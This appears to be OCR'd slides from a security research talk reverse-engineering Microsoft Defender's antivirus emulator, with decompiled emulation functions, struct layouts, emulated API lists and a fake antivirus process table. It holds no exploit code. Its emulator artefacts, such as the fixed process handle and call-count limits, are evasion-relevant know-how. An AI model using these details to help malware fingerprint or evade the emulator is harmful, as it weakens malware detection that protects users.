    apicall_NtControlChannel(13, 0);            // set_pea_disable_seh_limit
    apicall_NtControlChannel(17, "MpDisableSehLimit");// set attribute
    g_SEH_value = 1;
  }
  RaiseException(0x40010006u, 0, 2u, &Arguments);
  ms_exc.registration.TryLevel = -1;
  apicall_kernel32_OutputDebugStringA(lpOutputString);
}
```

```
apicall_kernel32_OutputDebugStringA proc near
                                                        ; CODE XREF
8B FF                           mov     edi, edi
E8 00 00 00 00                  call    $+5
83 C4 04                        add     esp, 4
0F FF F0 BB 14 80 B2            apicall kernel32!OutputDebugStringA
C2 04 00                        retn    4
apicall_kernel32_OutputDebugStringA endp
```

In-emulator VDLL code

# kernel32!OutputDebugStringA

```
void __stdcall OutputDebugStringA(LPCSTR lpOutputString)
{
  DWORD Arguments; // [esp+Ch] [ebp-20h]
  CPPEH_RECORD ms_exc; // [esp+14h] [ebp-18h]

  if ( !lpOutputString )
    lpOutputString = &NULL;
  ms_exc.registration.TryLevel = 0;
  Arguments = strlen(lpOutputString) + 1;
  if ( g_OutputDebugStringA_called_count <= 900 || g_SEH_value )
  {
    ++g_OutputDebugStringA_called_count;
  }
  else
  {
    apicall_NtControlChannel(13, 0);            // set_pea_disable_seh_limit
    apicall_NtControlChannel(17, "MpDisableSehLimit");// set attribute
    g_SEH_value = 1;
  }
  RaiseException(0x40010006u, 0, 2u, &Arguments);
  ms_exc.registration.TryLevel = -1;
  apicall_kernel32_OutputDebugStringA(lpOutputString);
}
```

Native emulation function

```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

apicall

In-emulator VDLL code

```
apicall_kernel32_OutputDebugStringA pr                    ;       XREF
8B FF                           mov     edi, edi
E8 00 00 00 00                  call    $+5
83 C4 04                        add     esp, 4
0F FF F0 BB 14 80 B2            apicall kernel32!OutputDebugStringA
C2 04 00                        retn    4
                apicall_kernel32_OutputDebugStringA endp
```

# Emulated VDLL Functions

ADVAPI32
RegCreateKeyExW
RegDeleteKeyW
RegDeleteValueW
RegEnumKeyExW
RegEnumValueW
RegOpenKeyExW
RegQueryInfoKeyW
RegQueryValueExW
RegSetValueExW

USER32
MessageBoxA

KERNEL32
CloseHandle
CopyFileWWorker
CreateDirectoryW
CreateFileMappingA
CreateProcessA
CreateToolhelp32Snapshot
ExitProcess
ExitThread
FlushFileBuffers
GetCommandLineA
GetCurrentProcess
GetCurrentProcessId
GetCurrentThread
GetCurrentThreadId
GetModuleFileNameA
GetModuleHandleA
GetProcAddress
GetThreadContext
GetTickCount
LoadLibraryW
MoveFileWWorker
**MpAddToScanQueue**
**MpCreateMemoryAliasing**
**MpReportEvent**
**MpReportEventEx**
**MpReportEventW**
**MpSetSelectorBase**
OpenProcess
OutputDebugStringA
ReadProcessMemory
RemoveDirectoryW
SetFileAttributesA
SetFileTime
Sleep
TerminateProcess
**UnimplementedAPIStub**
VirtualAlloc
VirtualFree
VirtualProtectEx
VirtualQuery
WinExec
WriteProcessMemory

# Emulated ntdll.dll Functions

**MpGetSelectorBase**
**MpUfsMetadataOp**
NtCloseWorker
NtContinue
**NtControlChannel**
NtCreateEventWorker
NtCreateFileWorker
NtCreateMutantWorker
NtCreateSemaphoreWorker
NtCreateThreadWorker
NtDeleteFileWorker
NtDuplicateObjectWorker
NtGetContextThread
NtOpenEventWorker
NtOpenMutantWorker
NtOpenSemaphoreWorker
NtOpenThreadWorker
NtPulseEventWorker
NtQueryInformationFileWorker
NtQueryInformationThreadWorker
NtReadFileWorker
NtReleaseMutantWorker
NtReleaseSemaphoreWorker
NtResetEventWorker
NtResumeThreadWorker
NtSetContextThread
NtSetEventWorker
NtSetInformationFileWorker
NtSetLdtEntries
NtSuspendThreadWorker
NtTerminateThreadWorker
NtWaitForMultipleObjectsWorker_PostBlock
NtWaitForMultipleObjectsWorker_PreBlock
NtWriteFileWorker
**ObjMgr_ValidateVFSHandle**
**ThrdMgr_GetCurrentThreadHandle**
**ThrdMgr_SaveTEB**
**ThrdMgr_SwitchThreads**
**VFS_CopyFile**
**VFS_DeleteFile**
**VFS_DeleteFileByHandle**
**VFS_FileExists**
**VFS_FindClose**
**VFS_FindFirstFile**
**VFS_FindNextFile**
**VFS_FlushViewOfFile**
**VFS_GetAttrib**
**VFS_GetHandle**
**VFS_GetLength**
**VFS_MapViewOfFile**
**VFS_MoveFile**
**VFS_Open**
**VFS_Read**
**VFS_SetAttrib**
**VFS_SetCurrentDir**
**VFS_SetLength**
**VFS_UnmapViewOfFile**
**VFS_Write**

# Native Emulation Functions

Native emulation functions all take parameter `pe_vars_t *`, ~½mb large struct containing entire emulation session context

```
void __cdecl KERNEL32_DLL_GetModuleFileNameA(pe_vars_t *v)
{
  DT_context *v1; // ecx
  unsigned int v2; // eax
  src_attribute_t attr; // [esp+10h] [ebp-48h]
  CAutoVticks vticks; // [esp+24h] [ebp-34h]
  Parameters<3> arg; // [esp+30h] [ebp-28h]
  int v6; // [esp+54h] [ebp-4h]

  Parameters<3>::Parameters<3>(&arg, v);
  v1 = v->m_pDTc;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = v1;
  v6 = 0;
  v2 = set_full_filename(v, arg.m_Arg[2].val32, arg.m_Arg[1].val64);
  pe_set_return_value(v, v2);
  attr.first.numval32 = 0;
  *&attr.first.length = 0;
  *&attr.second.length = 0;
  attr.second.numval32 = 0;
  attr.attribid = 12318;
  vticks.m_vticks = 544;
  __siga_check(v, &attr);
  CAutoVticks::~CAutoVticks(&vticks);
}
```

# Native Emulation Functions

Native emulation functions all take parameter `pe_vars_t *`, ~½mb large struct containing entire emulation session context

Templated `Parameters` functions retrieve parameters to the function from the emulated stack

```
void __cdecl KERNEL32_DLL_GetModuleFileNameA(pe_vars_t *v)
{
  DT_context *v1; // ecx
  unsigned int v2; // eax
  src_attribute_t attr; // [esp+10h] [ebp-48h]
  CAutoVticks vticks; // [esp+24h] [ebp-34h]
  Parameters<3> arg; // [esp+30h] [ebp-28h]
  int v6; // [esp+54h] [ebp-4h]

  Parameters<3>::Parameters<3>(&arg, v);
  v1 = v->m_pDTc;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = v1;
  v6 = 0;
  v2 = set_full_filename(v, arg.m_Arg[2].val32, arg.m_Arg[1].val64);
  pe_set_return_value(v, v2);
  attr.first.numval32 = 0;
  *&attr.first.length = 0;
  *&attr.second.length = 0;
  attr.second.numval32 = 0;
  attr.attribid = 12318;
  vticks.m_vticks = 544;
  __siga_check(v, &attr);
  CAutoVticks::~CAutoVticks(&vticks);
}
```

# Native Emulation Functions

Native emulation functions all take parameter `pe_vars_t *`, ~½mb large struct containing entire emulation session context

Templated `Parameters` functions retrieve parameters to the function from the emulated stack

Return values, register state, CPU tick count, etc, are managed through various functions that manipulate `pe_vars_t`

```
void __cdecl KERNEL32_DLL_GetModuleFileNameA(pe_vars_t *v)
{
  DT_context *v1; // ecx
  unsigned int v2; // eax
  src_attribute_t attr; // [esp+10h] [ebp-48h]
  CAutoVticks vticks; // [esp+24h] [ebp-34h]
  Parameters<3> arg; // [esp+30h] [ebp-28h]
  int v6; // [esp+54h] [ebp-4h]

  Parameters<3>::Parameters<3>(&arg, v);
  v1 = v->m_pDTc;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = v1;
  v6 = 0;
  v2 = set_full_filename(v, arg.m_Arg[2].val32, arg.m_Arg[1].val64);
  pe_set_return_value(v, v2);
  attr.first.numval32 = 0;
  *&attr.first.length = 0;
  *&attr.second.length = 0;
  attr.second.numval32 = 0;
  attr.attribid = 12318;
  vticks.m_vticks = 544;
  __siga_check(v, &attr);
  CAutoVticks::~CAutoVticks(&vticks);
}
```

# Interacting With Virtual Memory

`mmap` functions allow access to the emulated memory space
Interface similar to Unicorn Engine and other similar tools

```
__mmap_ex@<eax>(pe_vars_t *v@<ecx>, unsigned int size@<edx>, unsigned __int64 addr, unsigned int rights)
```

```
buffer = __mmap_ex(v, arg.m_Arg[2].val32, arg.m_Arg[1].val64, 0x40000000u);
```

# Interacting With Virtual Memory

`mmap` functions allow access to the emulated memory space
Interface similar to Unicorn Engine and other similar tools

```
__mmap_ex@<eax>(pe_vars_t *v@<ecx>, unsigned int size@<edx>, unsigned __int64 addr, unsigned int rights)
```

```
buffer = __mmap_ex(v, arg.m_Arg[2].val32, arg.m_Arg[1].val64, 0x40000000u);
```

Wrapper functions around these functions make common operations easier

- pem_probe_for_write(pe_vars_t *,unsigned __int64,ulong)
- pem_read_buffer(pe_vars_t *,unsigned __int64,ulong,uchar *)
- pem_read_byte(pe_vars_t *,unsigned __int64,uchar &)
- pem_read_dword(pe_vars_t *,unsigned __int64,ulong &)
- pem_read_qword(pe_vars_t *,unsigned __int64,unsigned __int64 &)
- pem_read_word(pe_vars_t *,unsigned __int64,ushort &)
- pem_write_buffer(pe_vars_t *,unsigned __int64,ulong,uchar const *)
- pem_write_byte(pe_vars_t *,unsigned __int64,uchar)
- pem_write_dword(pe_vars_t *,unsigned __int64,ulong)
- pem_write_qword(pe_vars_t *,unsigned __int64,unsigne
- pem_write_word(pe_vars_t *,unsigned __int64,ushort)

```
char __usercall pem_read_dword@<al>(pe_vars_t *v@<ecx>
{
  char *mappedBuffer; // eax

  mappedBuffer = __mmap_ex(v, 4u, addr, 0x40000000u);
  if ( !mappedBuffer )
    return 0;
  *value = *mappedBuffer;
```

- WideVirtualString::~WideVirtualString(void)
- WideVirtualString::`scalar deleting destructor'(uint)
- WideVirtualString::WideVirtualString(pe_vars_t *,unsigned __int64,ulong)
- VirtualString::~VirtualString(void)
- VirtualString::`scalar deleting destructor'(uint)
- VirtualString::VirtualString(pe_vars_t *,unsigned __int64,ulong)

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



# Windows Kernel Emulation

Windows kernel facilities are emulated with native code

- Object Manager
- Process management
- File system
- Registry
- Synchronization primitives




# Object Manager

- The Object Manager is an essential part of the Windows Executive - provides kernel mode resource management - processes, files, registry keys, mutexes, etc

- Defender supports 5 types of objects: File, Thread, Event, Mutant (Mutex), Semaphore

- Manages system state during emulation that is persistent between native emulation API calls



# Object Manager Types

5 types of object:

1. File
2. Thread
3. Event
4. Mutant (Mutex)
5. Semaphore

Objects are stored in a map, tracked by pid and handle

Objects identify themselves by C++ virtual method call, RTTI is used to cast from `ObjectManager::Object` to specific subclasses

```
dt mpengine!ObjectManager::Object
 +0x0 __VFN_table      : Ptr32
 +0x4 m_openCount      : Uint4B
 +0x8 m_isPersistent   : Bool
 +0x9 m_canDelete      : Bool
 +0xa m_signal         : Bool
```

Stored in memory as C++ objects

```
dt mpengine!ObjectManager::FileObject
 +0x0  __VFN_table      : Ptr32
 +0x4  m_openCount      : Uint4B
 +0x8  m_isPersistent   : Bool
 +0x9  m_canDelete      : Bool
 +0xa  m_signal         : Bool
 +0xc  m_fileHandle     : Uint4B
 +0x10 m_accessMode     : Uint4B
 +0x14 m_shareAccess    : Uint4B
 +0x18 m_cursor         : Uint4B
```

```
dt mpengine!ObjectManager::MutantObject
 +0x0  __VFN_table      : Ptr32
 +0x4  m_openCount      : Uint4B
 +0x8  m_isPersistent   : Bool
 +0x9  m_canDelete      : Bool
 +0xa  m_signal         : Bool
 +0xc  m_ownerThrdId    : Uint4B
 +0x10 m_isAbandoned    : Uint4B
 +0x14 m_waitCount      : Uint4B
```

```
ObjectManager::FileObject *__stdcall ObjectManager::getFileObjec
{
  ObjectManager::Object *v3; // eax
  ObjectManager::Object *v4; // edi
  ObjectManager::FileObject *result; // eax

  v3 = ObjectManager::getObject(pid, fileHndl);
  v4 = v3;
  if ( v3 && (*v3->vfptr->gap4)(v3) == 1
    result = __RTDynamicCast(
               v4,
               0,
               &ObjectManager::Object `RTTI Type Descriptor',
               &ObjectManager::FileObject `RTTI Type Descriptor'
               0);
  else
    result = 0;
  return result;
}
```

```
ObjectManager::EventObject *__stdcall ObjectManager::getEventObject(unsignec
{
  ObjectManager::Object *v3; // eax
  ObjectManager::Object *v4; // edi
  ObjectManager::EventObject *result; // eax

  v3 = ObjectManager::getObject(pid, evHndl);
  v4 = v3;
  if ( v3 && (*v3->vfptr->gap4)(v3) == 3
    result = __RTDynamicCast(
               v4,
               0,
               &ObjectManager::Object `RTTI Type Descriptor',
               &ObjectManager::EventObject `RTTI Type Descriptor',
               0);
  else
    result = 0;
  return result;
}
```

# Object Manager Integration

The Object Manager manages persistent system state during an emulation session

## NTDLL_DLL_NtOpenMutantWorker

```
newObj = ObjectManager::openObject(v->objMgr, v->pe_pid, name, ObjType_Mutant, &objExists + 1);
LOBYTE(v14) = 2;
std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::_Tid
  &v12,
  1,
  0);
if ( newObj == -1 )
{
  pe_set_return_value(v, (HIBYTE(objExists) == 0 ? STATUS_NO_SUCH_FILE : STATUS_OBJECT_TYPE_MISMATCH));
}
```

## NTDLL_DLL_NtSetInformationFileWorker

```
fileObject = ObjectManager::getFileObject(objMgr, pe_pid, arg.m_Arg[0].val32);
if ( !fileObject )
{
  status = STATUS_INVALID_HANDLE;
  goto LABEL_13;
}
```

# Object Manager Integration

The Object Manager manages persistent system state during an emulation session

Current process handle is emulated as `0x1234`

```
void __cdecl KERNEL32_DLL_GetCurrentProcess(pe_vars_t *v)
{
  pe_set_return_value(v, 0x1234ui64);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

## NTDLL_DLL_NtOpenMutantWorker

```
newObj = ObjectManager::openObject(v->objMgr, v->pe_pid, name, ObjType_Mutant, &objExists + 1);
LOBYTE(v14) = 2;
std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::_Tid
  &v12,
  1,
  0);
if ( newObj == -1 )
{
  pe_set_return_value(v, (HIBYTE(objExists) == 0 ? STATUS_NO_SUCH_FILE : STATUS_OBJECT_TYPE_MISMATCH));
}
```

## NTDLL_DLL_NtSetInformationFileWorker


```
fileObject = ObjectManager::getFileObject(objMgr, pe_pid, arg.m_Arg[0].val32);
if ( !fileObject )
{
  status = STATUS_INVALID_HANDLE;
  goto LABEL_13;
}
```


```
void __cdecl KERNEL32_DLL_WriteProcessMemory
{
  DT_context *pDTc; // ecx@1
  unsigned int v2; // edi@2
  char *v3; // eax@3
  CAutoVticks vticks; // [sp+Ch] [bp-44h]@1
  Parameters<5> arg; // [sp+18h] [bp-38h]@1
  int v6; // [sp+4Ch] [bp-4h]@1


  Parameters<5>::Parameters<5>(&arg, v);
  pDTc = v->m_pDTc;
  vticks.m_vticks = 32;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = pDTc;
  v6 = 0;
  if ( arg.m_Arg[0].val32 == 0x1234 )
  {
    v2 = vmm_memmove(v, arg.m_Arg[1].val64,
```

# VFS - Virtual File System

- Native emulation functions are filed under `NTDLL` (but accessible from multiple VDLLs via `apicall` stubs)
- `NTDLL_DLL_VFS_*` functions do administrative work before calling into internal `VFS_*` functions that actually engage with the virtual file system, calling its methods to manipulate contents
- `NTDLL Nt*` emulation functions that interact with the file system call down into `VFS_*` functions after checking / normalizing / sanitizing inputs




# VFS-Specific Native Emulations

```
ObjMgr_ValidateVFSHandle
VFS_CopyFile
VFS_DeleteFile
VFS_DeleteFileByHandle
VFS_FileExists
VFS_FindClose
VFS_FindFirstFile
VFS_FindNextFile
VFS_FlushViewOfFile
VFS_GetAttrib
VFS_GetHandle
VFS_GetLength
VFS_MapViewOfFile
VFS_MoveFile
VFS_Open
VFS_Open
VFS_Read
VFS_SetAttrib
VFS_SetCurrentDir
VFS_SetLength
VFS_UnmapViewOfFile
VFS_Write
```

```
dt mpengine!pe_vars_t
...
+0x241e0 vfs                : Ptr32 VirtualFS
+0x241e4 vfsState           : Ptr32 VfsRunState
+0x241e8 vfsNumVFOs         : Uint4B
+0x241ec vfsVFOSizeLimit    : Uint4B
+0x241f0 vfsRecurseLimit    : Uint4B
+0x241f4 vfsFlags           : Uint4B
...
```

# Windows Emulation & Environment

1. Usermode Environment
2. Usermode Code
3. User-Kernel Interaction
4. Kernel Internals
5. AV Instrumentation



# Defender Internal Functions

Internal administration and configuration functions accessible via `apicall`

- `MpAddToScanQueue`
  - Queue up a file (e.g., a dropped binary) for scanning
- `MpCreateMemoryAliasing`
  - Alias memory in emulator
- `MpReportEvent, MpReportEvent{Ex,W}`
  - Report malware behavior to inform heuristic detections
- `Mp{Get,Set}SelectorBase`
  - Get/set segment registers (`CS`, `DS`, `ES`, etc)
- `MpUfsMetadataOp`
  - Get/set metadata about the file being scanned
- `NtControlChannel`
  - IOCTL-like administration for the AV engine

# MpReportEvent

Used to communicate information about malware binary actions with Defender's heuristic detection engine

```
UINT __stdcall GetSystemDirectoryW(LPWSTR lpBuffer, UINT uSize)
{
  UINT result; // eax

  if ( lpBuffer )
  {
    MpReportEvent(12331, 0, 0);
    result = 20;
    if ( uSize < 20 )
    {
      NtCurrentTeb()->LastErrorValue = ERROR_INSUFF
      return result;
    }
    qmemcpy(lpBuffer, L"C:\\WINDOWS\\SYSTEM32", 40u
  }
  return 19;
}
```

```
if ( ProgramPath
  && !memicmp(ProgramPath, "C:\\WINDOWS\\system32\\cmd.exe
  && !memicmp(ProgramPath + 31, "C:\\myapp.exe", 0xCu) )
{
  if ( Str1 )
    MpReportEvent(12312, Str1, ProgramPath);
  else
    MpReportEvent(12312, ProgramPath, 0);
  Str1 = 0;
  ProgramPath += 31;
}
_41:
if ( dwCreationFlags & CREATE_SUSPENDED && ProgramPath )
  MpReportEvent(0x3018, "CREATE_SUSPENDED", ProgramPath);
```

```
if ( processId == GetCurrentProcessId() )
{
  MpReportEvent(0x303D, 0, (int)"SELF");
  return 0;
}
```

# MpReportEvent

```
BOOL __stdcall QueryServiceStatus(SC_HANDLE hServi
{
  int v2; // ST08_4
  int *v3; // esi
  int v5; // [esp+0h] [ebp-18h]
  char serviceNum; // [esp+8h] [ebp-10h]

  itoa(hService, &serviceNum, v5);
  MpReportEvent(v2, 0x308B, &serviceNum, 0);
  if ( hService - 753664 < 0x40 && (v3 = &dword_77
```

```
UINT __stdcall GetDriveTypeA_Internal(LPCSTR lpRootPathName)
{
  unsigned int v2; // edx
  CHAR v3; // al
  CHAR v4; // bl
  CHAR v5; // cl
  bool v6; // zf
  int v7; // ecx
  int v8; // ecx
  int v9; // ecx
  CHAR v10; // al

  MpReportEvent(0x304F, lpRootPathName, 0);
  if ( !lpRootPathName )
    return 3;
```

```
DWORD __stdcall GetFileSize(HANDLE hFile, LPDWORD lpFileSizeHigh)
{
  struct _TEB *v2; // eax
  int fileSize; // [esp+38h] [ebp-4h]

  fileSize = -1;
  if ( get_file_size_with_NtQueryInformationFile(hFile, &fileSize) )
  {
    if ( lpFileSizeHigh )
      *lpFileSizeHigh = 0;
    MpReportEvent(0x3035, 0, 0);
  }
  else if ( g_GetFileSize_called_count == 100 )
  {
    NtCurrentTeb()->LastErrorValue = ERROR_INVALID_HANDLE;
  }
  else
  {
    ++g_GetFileSize_called_count;
    v2 = NtCurrentTeb();
```

```
localBuf = LocalAlloc(0, 2 * bufLen + 1);
if ( localBuf )
{
  memcpy(localBuf, v6, bufLen);
  strlen = ::strlen(&Str);
  MpReportEventEx(0x300A, localBuf, &Str, (bufLen << 8) | strlen);
  LocalFree(localBuf);
}
```

# MpReportEvent - AV Processes

Processes types are grouped by PID - processes for antivirus software has 700 PIDs

```
700 - kav.exe
704 - avpcc.exe
708 - _avpm.exe
712 - avp32.exe
716 - avp.exe
720 - antivirus.exe
724 - fsav.exe
728 - norton.exe
732 - msmpeng.exe
736 - msmpsvc.exe
740 - mrt.exe
744 - outpost.exe
```

Emulated process information is stored in a data structure in the `kernel32.dll` VDLL and presented when enumerated

```
dd offset aAvpExe       ; "avp.exe"
dd 0
dd 720
dd 624
dd offset aAntivirusExe ; "antivirus.exe"
dd 0
dd 724
dd 624
